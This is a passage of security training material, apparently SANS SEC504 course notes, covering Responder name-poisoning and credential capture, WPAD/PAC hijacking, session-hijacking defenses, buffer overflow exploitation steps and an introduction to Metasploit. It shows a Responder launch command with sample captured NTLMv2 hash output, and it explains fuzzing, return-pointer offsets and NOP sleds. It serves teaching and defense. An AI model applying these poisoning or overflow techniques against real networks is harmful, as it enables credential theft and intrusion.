- It can also serve up malicious .exe files and force downgrade for LANMAN authentication (easier to crack)

Responder is a tool that is dedicated to answering stray LLMNR/NBT-NS/Proxy requests.

However, it can also go further; it will also stand up a large number of services. The reason for this is because when it is responding to a request, the victim system is going to go to that server and do something. It could be a webpage, it could be an SMB server, it could be an FTP server. Whatever the request, Responder tries to have a service the victim can authenticate to in order to grab the credentials from the victim. It can also serve up malicious .exe files.

It can even attempt to force the victim system to downgrade its authentication to LANMAN. This is done because LANMAN password hashes are far easier to crack.

```
sec504@slingshot:~$ sudo /opt/Responder/Responder.py -I eth0
```



NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR [ON]

NBT-NS [ON]

DNS/MDNS [ON]

To start Responder, launch the Responder.py script as root (on Slingshot Linux, run the command shown on this page). Specify the target interface for the attack with the `-I` argument (*dash-eye*).



```
[*] [LLMNR] Poisoned answer sent to 172.16.0.248 for name SEC504SERV
[SMB] NTLMv2-SSP Client      : 172.16.0.248
[SMB] NTLMv2-SSP Username   : WIN-JCBHO1SDACI\User
[SMB] NTLMv2-SSP Hash       : User::WIN-
JCBHO1SDACI:1122334455667788:DE6CEE3A26E3E46528E8A23B893A70DA:01010000000000
00CD7DBC110EDCD4013951AEBE249BAD360000000002000A0053004D0042003100320001000A
0053004D0042003100320004000A0053004D0042003100320003000A0053004D004200310032
0005000A0053004D004200310032000800300030000000000000000100000000200000FAFF3B
976F86432304612AE599544B7EFC9A986B69D4BDABAE5C5AEC9AA258160A001000000000000
00000000000000000000009001E0063006900660073002F0053004500430035003000340053
0045005200560000000000000000000000
[SMB] Requested Share       : \\SEC504SERV\IPC$
[*] [LLMNR] Poisoned answer sent to 172.16.0.248 for name SEC504SERV
[*] Skipping previously captured hash for WIN-JCBHO1SDACI\User
[SMB] Requested Share       : \\SEC504SERV\IPC$
[*] [LLMNR] Poisoned answer sent to 172.16.0.248 for name wpad
```

When a user requests a service where the hostname isn't answered, Responder will reply to the final resolution attempt (multicast DNS) with the attacker's IP address. This forces the user to connect to the attacker service, possibly disclosing password hash information as shown on this page.

- Many of the tools we discussed support attacking Web Proxy Auto-Discovery (WPAD)
  - MITMf, Bettercap, and Responder
- This is where a system automatically attempts to find a system with a name of WPAD and download a PAC file with proxy settings
- Once we are the proxy, we can intercept and hijack web traffic
- However, we can also intercept traffic for specific domains (think PAC Backdoors) and harvest full HTTPS URL information for things like session IDs
- Pacdoor is a tool that does this

Unfortunately, many systems today still try to reach out to identify WPAD systems. This was a feature added into too many browsers and operating systems to make identification of a proxy as transparent to the user as possible.

The issue is it is very easy for an attacker to pretend to be a WPAD system and serve up a malicious PAC file. Once you give a browser a PAC file, it will then use your malicious proxy for all traffic. Tools like MITMf, Bettercap, and Responder have this ability baked into the tool. However, Pacdoor is another tool that can go further. It can also determine the full URL for HTTPS communications.

You can get it here: <https://github.com/SafeBreach-Labs/pacdoor>

- Because session hijacking synthesizes sniffing plus spoofing, the defenses for those attacks are combined for session hijacking
- Activate port-level security on your switches
  - Lock down each physical port to allow only a single MAC address
- Use Dynamic ARP inspection with DHCP snooping
- Disable LLNMR and WPAD!
- For defense against network-based hijacking attacks, encrypt session and use strong authentication
  - Secure Shell (SSH with protocol version 2+) or Virtual Private Network with encryption
- Unfortunately, if originating host is compromised, strong authentication and encrypted paths do not help because session is stolen at originating machine

Because session hijacking synthesizes sniffing plus spoofing as components of the attack, the defenses for those attacks are combined for session hijacking.

One area of defense that can help on sensitive networks (such as your DMZ) involves hardcoding your ARP tables. In most systems, you can set your ARP tables at system boot to have only specific IP-to-MAC address mappings. These values cannot be overwritten by gratuitous ARPs. Unfortunately, such a configuration increases management overhead because you have to update these ARP tables in each system if and when changes occur.

Additionally, consider activating port-level security on your switches. At a minimum, that implies locking down each physical port on the switch to allow only a single MAC address. Going further, you could lock down each physical port to allow only a *specific* MAC address. That way, no other MAC address manipulation could occur on that port. Such a configuration would also increase management complexity, so it is likely only practical on highly sensitive LANs, such as a DMZ. Also, Dynamic ARP Inspection with DHCP snooping can help prevent bogus ARP packets on a LAN.

Furthermore, if you encrypt your sessions, the attacker won't be able to hijack them because he or she won't have the keys to encrypt or decrypt information.

Use a secure protocol to manage your security infrastructure! Don't Telnet to firewalls or PKI systems. Utilize SSH (with protocol version 2) or even a VPN solution with encryption.

Overall:

- Be careful with incoming connections
- Be even more careful with management sessions to your critical infrastructure components
  - Firewalls! Don't Telnet to the firewall
  - PKI! Don't Telnet to the CA
- Utilize strong authentication and an encrypted path for such management
  - Secure Shell (SSH) or Virtual Private Network

- ARP entries that are incorrect or broken
- To check from local machine: `arp -a`
- To monitor the LAN consider ARPwatch
- To check across network switches: Logstash CAMTableExport.ps1 by Justin Henderson
- Look at DNS cache on Windows `ipconfig /displaydns`
- Error messages from SSH clients

```
C:\> arp -a
C:\> ipconfig /displaydns
```

```
$ arp -a # or $ arp -e
$ strings /var/cache/nscd/hosts
```

These identification steps for session hijacking are virtually identical to the sniffing defenses.

Check for spurious ARP entries using the `arp` command. To monitor an entire LAN for previously unseen MAC addresses associated with ARP activity, consider deploying ARPwatch, available at <http://ee.lbl.gov>.

SANS Instructor Justin Henderson has a collection of logging scripts intended to be used with Logstash (<https://www.elastic.co/products/logstash>) available at <https://github.com/HASecuritySolutions/Logstash>. One of these scripts is `CAMTableExport.ps1`, which collects MAC address information from network switches. Collecting this information, and using it to cross-reference observed activity from prior *known good* activity can also provide a useful source of information for the identification of an attack.

On Windows, you can look for strange DNS cache entries using the `ipconfig` command with the `/displaydns` argument. This can be a valuable source of information (and also something valuable for an attacker). Some Linux systems can get similar information by running the `strings` command on the name server cache daemon (NSCD) `hosts` file as shown on this page, though not all Linux servers use this service for DNS caching.

Also, look for unexpected warning messages from your SSH clients that indicate a host key has changed.

- Containment
  - Drop spurious sessions (of course)
    - Typically, by changing password and restarting the service to which the attacker connected
  - Carefully analyze destination systems when session was hijacked
- Erad, Rec
  - At a minimum, change passwords of hijacked accounts
  - Possibly rebuild systems
    - Especially if admin/root accounts are compromised

If you find evidence of session hijacking, you at least want to change the passwords of the impacted accounts.

If the compromised accounts belong to administrators, rebuild the systems from the original media and apply patches.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


## Exploitation

Physical Access Attacks  
Multipurpose Netcat  
Lab 3.1: Netcat's Many Uses  
Network Sniffing  
Lab 3.2: ARP and MAC Analysis  
Hijacking Attacks  
**Lab 3.3: Responder**  
Buffer Overflows  
Metasploit  
Protocol and File Parser Problems  
Endpoint Security Bypass  
Lab 3.4: Metasploit Attack and Analysis  
(to be continued)

Responder is the next topic.

## LAB 3.3

Please work on the lab exercise  
*Responder*



This page intentionally left blank.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation

Physical Access Attacks  
Multipurpose Netcat  
Lab 3.1: Netcat's Many Uses  
Network Sniffing  
Lab 3.2: ARP and MAC Analysis  
Hijacking Attacks  
Lab 3.3: Responder  
**Buffer Overflows**  
Metasploit  
Protocol and File Parser Problems  
Endpoint Security Bypass  
Lab 3.4: Metasploit Attack and Analysis  
*(to be continued)*

Now we discuss in depth one of the most prominent attack vectors in use today: Buffer overflows.



## Buffer Overflows

- Allows an attacker to execute arbitrary commands on your machine
- Take over system or escalate privileges
  - Get root or admin privileges
- Some work locally; others across the network
- Based on moving data around in memory without properly checking its size
  - Giving the program more data than program developers allocated for it
  - Caused by not having proper bounds checking in software
- Same core issue (non-validated input) for heap- and integer-based overflows
  - Can be far more complicated to successfully attack (check out SEC660!)

Buffer overflow exploits are one of the most insidious information security problems. A buffer overflow essentially takes advantage of applications that do not adequately parse input by stuffing too much data into undersized receptacles. They occur when something very large is placed in a box far too small for it to fit. Depending on the environment, the resulting "overflow" of code typically has unfettered capacity to execute whatever arbitrary functions a programmer might wish. Programs that do not perform proper bounds checking are common, and buffer overflow exploits are well known across most UNIX and Windows platforms. A large number of exploits floating around the net take advantage of a buffer overflow problem in one form or another.

There is a seminal paper on this technique by Aleph One, which is titled "Smashing the Stack for Fun and Profit." While not necessarily the first to identify the concept of buffer overflows, this paper dramatically changed how we understand the threat of this technique.

The same root cause (non-validated input) is also the cause of other attacks, such as heap overflows.

## Buffer Overflow Example

## Buffer Overflows

```
void sample_function()
{
    char bufferA[50];
    char bufferB[16];

    printf("Where do you live?\n");

    gets(bufferA);

    strcpy(bufferB, bufferA);

    return;
}
```

1. The local variable `bufferA` can hold 50 characters.
2. The local variable `bufferB` can hold 16 characters.
3. `gets` allows for arbitrary length input.
4. `strcpy` is dest first, src second!

Consider this simple function call, which is a simple example of two buffer overflow flaws. We set up a variable that can hold 50 characters (`bufferA`), and another that can hold 16 characters (`bufferB`). Later, we call the "gets" function. The "gets" function is extremely dangerous and is just asking for a buffer overflow attack. If the user types more than 50 characters, `bufferA` itself is filled, and other critical data elements are altered. The `gets` function performs no bounds checking at all, letting the user type in an arbitrary amount of data. By typing more than 50 characters of arbitrary text, the attacker can crash this program because certain data elements needed to keep the program running change.

That's not all! The `strcpy` function call also has a problem. Even if the attacker types less than 50 characters, we could still see the contents of `bufferA` overflowing `bufferB`. `strcpy` is called with the first argument as the destination, the second as the source. Therefore, up to 50 characters (`bufferA`) are written into a location that can hold up to 16 characters. Ouch! That's two buffer overflow flaws in only a few lines of code.

To avoid this type of problem, add bounds checking to the program. Because the "gets" function has no bounds checking, it should always be avoided. This could be fixed by using this syntax:

```
fgets (bufferA, sizeof(bufferA), stdin);
```


A simple example of good bounds checking is to put a statement that tracks how much data is being written to the buffer, and when it tries to exceed the maximum amount, deny the request. Input can be retrieved one character at a time until the buffer is filled. Also, the `strncpy` command can be used to copy only `n` characters. However, the developer has to calculate "n" correctly, or else we get another buffer overflow!

## How Programs Run

Fetch and execute instructions, sequentially one by one.

Instruction pointer is incremented.

At jump, instruction pointer is altered to begin fetching instructions in a different location.



## Buffer Overflows

### Memory

#### Process Stack

#### Program Instructions

```
mov ecx, 100
mov eax, 200
jmp 0ED15BAD
.
.
.
xor ecx, eax
```

To understand how buffer overflows work, we first need to analyze how programs run on a computer.

When running a program, the central processing unit fetches instructions from memory, one by one, and in sequence. The CPU contains a register called the instruction pointer, which tells it where to grab the next instruction for the running program. The processor grabs one program instruction from memory by using the instruction pointer to refer to a location in memory where the instruction is located. This instruction is executed, and the instruction pointer is incremented. The next instruction is then fetched and run. The CPU continues stepping through memory, grabbing and executing instructions sequentially, until a branch or jump is encountered. These branches and jumps can be caused by if/then conditions, loops, subroutines, or go to statements in the program. When a jump or branch is encountered, the instruction pointer's value is altered to point to the new location in memory, where sequential fetching of instructions begins.

```

void sample_function(void)
{
    char buffer[10];
    printf("In function.\n");
    return;
}


1 main()
{
2     sample_function();
    printf("Hello World!\n");
}
    
```

1. Execution starts here.
2. The flow transitions to the function here.
3. We now return to the main function.

Most modern programming languages include the concept of a subroutine call. In this program, execution starts in the main function. Then, the subroutine, `sample_function`, is called. This causes the CPU's instruction pointer to jump to a new area of memory, where the code for the function is located. The function runs and finishes. At this point, control returns to the main program, as the instruction pointer is altered back to the place in the main function where execution left off before the function was called.

## A Normal Stack

## Buffer Overflows



- Programs call their subroutines, allocating memory space for function variables on the stack
- The stack is like a scratchpad for storing little items to remember
- The stack is LIFO
  - You push things on top of the stack
  - You pop things from the top of the stack
- The return pointer (RP) contains the address of the calling function

WMS


SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling

67

Buffer overflows take advantage of the nature of the way in which information is stored by computer programs. In general, when a program calls a subroutine, the function variables and a return address pointer are stored in a logical data structure known as a "stack." The return pointer (RP) contains the address of the point in the program to return to when the subroutine has completed execution. The variable space that is allocated, sometimes called a buffer, is filled from back to front, higher address to lower address.

Programs call their subroutines, allocating memory space for function variables on the stack. The stack is like a scratchpad for storing little items to remember.

- The stack is LIFO (last in first out).
- You push things on top of the stack.
- You pop things from the top of the stack.
- The RP contains the address where execution was interrupted in the calling function (that is, the original program making the function call). It's the point we want to return to when the function finishes running.



- User data is written into the allocated buffer by the subroutine
- If the data size is not checked, RP can be overwritten by user data
- Attacker exploit places machine code in the buffer and overwrites the RP
- When function returns, attacker's code is executed

When programs don't check and limit the amount of data copied into a variable's assigned space, that variable's space can be overflowed. When that buffer is overflowed, the data placed in the buffer goes into the neighboring variables' space and eventually into the pointer space. Attackers take advantage of this by precisely tuning the amount and contents of user input data placed into an overflowable buffer. The data that the attacker sends usually consists of machine-specific bytecode (low-level binary instructions) to execute a command, plus a new address for the return pointer (RP). This address points back into the address space of the stack, causing the program to run the attacker's instructions when it attempts to return from the subroutine.

In this case, user data is written into the allocated buffer by the subroutine. If the data size is not checked, the RP can be overwritten by user data, and then the attacker exploit places machine code in the buffer and overwrites the RP. When the function returns, the attacker's code, loaded into the stack from user input, is executed.

## Two Options for Exploiting Buffer Overflows

- Use an off-the-shelf exploit someone else already created
  - Common
  - Numerous exploits available via [exploit-db.com](https://exploit-db.com), [packetstormsecurity.org](https://packetstormsecurity.org), [sploit.us](https://sploit.us), and other sources
  - Admins may have already patched against it
- Create a new exploit for a new vulnerability
  - Admins likely won't know about it
  - This is the realm of zero-day exploits
  - Difficult to detect

A large number of pre-canned buffer overflow exploits are available from sources such as [exploit-db.com](https://exploit-db.com), <https://sploit.us>, [packetstormsecurity.org](https://packetstormsecurity.org), or others.

Discovering and creating exploits for custom buffer overflow attacks, however, is a useful technique in the computer underground.

There are two options for performing buffer overflows.

Option 1 is to use an off-the-shelf exploit someone else already created. This is a common approach! The downside for an attacker is that admins may have already patched against it.

Option 2 involves creating a new exploit for a new vulnerability, a so-called zero-day exploit because it has been known for only zero days. The admins likely won't know about it, and, therefore, patches won't exist yet. That's nasty stuff!

- The three steps of the process of finding a flaw and creating an exploit are
  - Find potential buffer overflow condition
  - Push the proper executable code into memory to be executed
  - Set the return pointer so that it points back into the stack for execution

To create a zero-day buffer overflow exploit, the attacker needs to follow this three-step process:

- 1) Find a potential buffer overflow condition. That is, the attacker must find a vulnerability to exploit.
- 2) Create an exploit to push just the proper executable code into memory to be executed. In other words, the bad guy must create some code to take advantage of the vulnerability.
- 3) Set the return pointer so that it points back into the stack for execution. That way, the bad guy can get his/her exploit code to run.

Each of these three steps must be done just right for the buffer overflow to work properly.

Step 1 is a discovery exercise. You have to look to find a buffer overflow in some code running on a victim machine.

Attackers can use exploit code created by other people in step 2, creatively borrowing from other attackers.

Step 3 can be the hardest step. But soon we see a trick used by the attackers to make it much easier.

Let's explore each of these steps in more detail.



## 1. Find Potential Buffer Overflow: Examine Functions

## Buffer Overflows

- Search the binary for known weak function calls (using a debugger or strings)
- Use a tool for analyzing assembly code
  - Find patterns consistent with buffer overflow flaws
  - Metasploit's `msfelfscan` and `msfpescan`
- Or if you have the source code, check that!
- Look for commonly insecure function names

```
strcpy  
strncpy  
strcat  
sprintf  
scanf  
fgets  
gets  
getws  
memcpy  
memmove
```

If the attacker has the binary executable, he or she searches the binary for known weak function calls. This can be done using a debugger or the `strings` command. Metasploit (a tool covered in more detail later) includes some features for opening up and scanning machine language code (EXEs, DLLs, and ELF binaries) to find patterns of machine language instructions that are consistent with buffer overflows. Alternatively, if the source code is available, the attackers comb through it!

They look for functions that are frequently associated with buffer overflow vulnerabilities, such as

```
strcpy  
strncpy  
strcat  
sprintf  
scanf  
fgets  
gets  
getws  
memcpy  
memmove
```

Each of these standard C library functions moves data around between memory buffers. These functions are commonly misused by developers who do not check the size of user input before sending it to these functions. If your software development people use these functions in your code, they could easily lead to buffer overflows.

- Take a brute force approach
- Shove a repeating pattern of arbitrarily long characters into every possible opening
  - Every user input: Names, addresses, configuration parameters, and more
- Look for a crash where the instruction pointer (EIP on x86, RIP on x64) contains your pattern
  - That means, you were able to overflow a buffer and get your input into the instruction pointer (very promising)
  - In 2009, Microsoft released an automated crash analysis tool called **!exploitable** that estimates how exploitable a given flaw is

The computer underground has numerous people who create scripts that plug data into program openings all day long, looking for crashes. If some of the input finds its way into the instruction pointer register, you've got a potential buffer overflow exploit. The general method for finding flaws by cramming input includes these steps:

- 1) Take a brute force approach.
- 2) Shove a repeating pattern of arbitrarily long characters into every possible opening.
  - Every user input: Names, addresses, configuration parameters, and more
- 3) Look for a crash where the instruction pointer (EIP on 32-bit systems, RIP on 64-bit systems) contains your pattern.
  - That means you were able to overflow a buffer and get your input into the instruction pointer (very promising). Microsoft released a tool in 2009 called **!exploitable** (pronounced "bang exploitable") that works with a debugger to analyze software crashes to determine whether they may be exploitable to run code of an attacker's choosing on a target machine. The **!exploitable** program calculates an exploitability rating to indicate how easily it estimates it would be to develop an exploit for a given crash condition. The **!exploitable** tool by Microsoft is available at <http://www.codeplex.com/msecdbg>.

- Usually, attackers cram a series of the character A into all input
  - But anything with a repeating pattern that can be observed is OK
- Cram away, using increasing sequences of the A character into every input
  - Environment variables
  - Every field sent in the network
  - GUI fields
  - Command-line options
  - Menus
  - Administrative interfaces
- To find which of the As made it crash, they enter input of cyclic patterns or other unique text and look for the characters that ended up in the RP
  - This helps them pinpoint the exact offset for the return pointer

The character A is hexadecimal 0x41. Usually, attackers cram a series of the character "A" into all input, although anything with a repeating pattern that can be observed is OK (such as 0x80).

They cram away, using increasing sequences of the "A" character into every input, including

- Environment variables
- Every field sent in the network
- GUI fields
- Command-line options
- Menus
- Administrative interfaces

Once the attackers find out that some of the user input made it into the instruction pointer, they next need to figure out which part of all those As was the element that landed on the return pointer. They determine this by playing a little game. They first fuzz with all As, as we saw before. Then, they fuzz with an incrementing pattern, perhaps of all the ASCII characters, including cyclic pattern and all the other characters repeated again and again. They then wait for another crash. Now, suppose that the attacker sees that DEFG is in the return pointer slot. The attacker will then fuzz with each DEFG pattern of the input tagged, such as DEF1, DEF2, DEF3, and so on. Finally, the attacker might discover that DEF8 is the component of the user input that hits the return pointer. Voila! The attacker now knows where in the user input to place the return pointer. Attackers can use automated tools to play this little game, which identifies the location in the user input where the new return pointer should be placed. Of course, the attacker still doesn't know what value to place there, but at least he or she knows where it will go in the user input once the value is determined.

- The exploit is an arbitrary command to be executed in the context and with the permissions of the vulnerable program
  - Overflows in SUID root programs and processes running as UID 0 are special prizes for UNIX/Linux
  - Overflows in SYSTEM-level processes are treasured by attackers in Windows
- Exploit is in machine language
  - Tailored specifically to the processor architecture
  - Exploit must conform to the operating system
  - Usually a system call on the victim machine

The attacker must push exploit code into memory of the vulnerable program to run. The exploit is an arbitrary command to be executed in the context of the vulnerable program and with its permissions. Typically, the attacker tries to invoke a shell because then the shell can be fed arbitrary commands to run. That's why the package included in the exploit itself is often called "shellcode." The exploit is in machine language and tailored specifically to the processor architecture on the victim machine. The exploit must conform to the operating system and, usually, a system call on the victim machine.


Finding a buffer overflow vulnerability in an SUID root program is useful in UNIX because it runs with the privileges of the program owner (root), and not the person running the program. Attacks against SUID root programs are useful if an attacker already has an account on a machine and wants root-level access in a privilege escalation attack. Also, attackers target processes running with UID 0 to try to gain high privileges on a UNIX or Linux machine. On a Windows machine, attackers are particularly fond of overflow vulnerabilities in programs that run as SYSTEM.

Of course, the exploit code is written in raw machine language bytecodes and therefore depends heavily on the processor architecture and operating system type. So, for example, the exploit might be tailored to Intel processors on Linux machines. Or it might run against a Solaris system with a SPARC processor, and so on.

## 2. Additional Characteristics of the Exploit

## Buffer Overflows

- It is helpful to have small exploit code so that it fits into the buffer
- The raw machine language must not contain anything equivalent to characters that are filtered out or would impact string operations
  - For example, an ASCII null (0x00) in the code stops a vulnerable strcpy from writing all the exploit to the stack
  - Attackers may need to encode the exploit to avoid filtering



Small exploits are nice to have because getting one to run is a lot easier if the entire exploit fits into the buffer. Remember, the buffer isn't infinitely huge, so the attacker tries to create exploit code that fits within the constraints of the buffer itself.

If the raw machine language, when interpreted as ASCII, contains a character that the program is filtering, it won't be fully loaded on to the stack either. A filtered character from the exploit would break its functionality, rendering it useless to the attacker when loaded into memory.

Assembly code that contains ASCII null characters (0x00) is a major issue if the attacker is trying to exploit a faulty string function. Null characters are just eight zero bits in a row, lined up on a character boundary. Remember, string functions (like strcpy and strncpy) only copy data up until a null character is reached. These functions assume that the string ends at the null characters and therefore drop everything after the null character. If the machine language code includes a null character, the vulnerable string function won't copy all the attacker's code from the user input, leaving only part of the machine code on the stack. The attack won't work if just part of the code is loaded onto the stack.

To avoid null characters and anything else the program may filter, this step may involve some creative assembly language programming and/or some encoding of the instructions so that they don't get filtered!


- This is probably the most difficult part of creating a buffer overflow exploit
- The attacker doesn't know exactly which memory location the executable code is at
  - Much of this depends on how the target program was compiled
  - Also, some of it is determined at runtime
- Guess what the return pointer should be
  - Looking at the source code helps
  - Even with a debugger, you can analyze the code and get an estimate of how much space is included between the buffer and the return pointer

Because the stack is dynamic, it can be difficult to find the exact location of the start of the executable code you push onto the stack. The attacker could simply guess the address by running the code hundreds of times to make it an educated guess. However, the odds still might be one in a million.

### 3. Improving the Odds That the RP Will Be OK

### Buffer Overflows

- Include NOPs in advance of the executable code
  - Then, if your pointer goes to the NOPs, nothing happens
  - Execution continues down the stack until it gets to your instructions
  - NOPs can be used to detect these attacks on the network
- The package that contains the NOP sled, attacker machine code, and return pointer is sometimes called an egg



By putting a large number of NOP instructions at the beginning of the exploit, the attacker improves the odds that the guessed return pointer will work. As long as the guessed address jumps back into the NOP sled somewhere, the attacker's code will soon be executed. The code will do nothing, nothing, nothing, nothing, and then run the attacker's code.

The NOPs could be implemented using the standard instruction for the processor, which may be detected if it moves across the network.

The package that contains the NOP sled, attacker machine code, and return pointer is called an egg.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation

Physical Access Attacks  
Multipurpose Netcat  
Lab 3.1: Netcat's Many Uses  
Network Sniffing  
Lab 3.2: ARP and MAC Analysis  
Hijacking Attacks  
Lab 3.3: Responder  
Buffer Overflows  
**Metasploit**  
Protocol and File Parser Problems  
Endpoint Security Bypass  
Lab 3.4: Metasploit Attack and Analysis  
*(to be continued)*

The next topic focuses on how buffer overflow exploits, as well as many other exploit techniques, are packaged together and used. We discuss exploitation frameworks, looking at the dominant free, open-source example: Metasploit.



## Metasploit

- Written by H.D. Moore, originally released in 2003, at [www.metasploit.com](http://www.metasploit.com)
- Regular updates followed with an entire community of developers continuously working on new modules
- Runs on Windows, Linux, BSD, and macOS
- A modular tool tying together
  - Exploit, payload, and targeting (dest IP addr, port, options)
  - Exploit and payload development packages
  - Other computer attacks, including scanning and evasion tactics

To help develop, use, and package exploits, H.D. Moore and his team at Metasploit released the Metasploit framework. This tool, which runs on Linux, FreeBSD, OpenBSD, NetBSD, macOS, and Windows, creates a modular interface for tying together exploits, payloads, and targeting information. By creating a simple yet powerful architecture for stitching together custom exploits from modular building blocks, the Metasploit framework is an ideal tool for attackers and penetration testers.

Using the framework, the attacker first selects a particular exploit from the pool included in the tool. Currently, over a thousand exploits have been defined for the tool. Then the attacker selects a payload that the exploit will cause the target machine to run. Many payloads have also been defined. Finally, the attacker configures targeting information, including the destination IP address and port number, as well as any options required for the particular exploit or payload.

Then the Metasploit framework does its magic. It creates a custom package, including the exploit, payload, and targeting info, and launches this package against the victim machine. By assembling the package on the fly, the attacker has amazing flexibility in launching an attack.

Metasploit also includes some scanning options, with a UDP port scanner and some capabilities for determining whether a given target has vulnerabilities that Metasploit can exploit. Metasploit also includes a variety of evasion options achieved through using encoding for exploits and payloads.

Metasploit supplies four main categories of modules:  
Exploits, payloads, auxiliary modules, and post-exploitation modules

An *exploit* takes advantage of a flaw in a target program

The *payload* makes the target do something the attacker wants

*Auxiliary modules* perform all kinds of tasks, including scanning


A *post module* is used in post-exploitation to plunder or manipulate targets

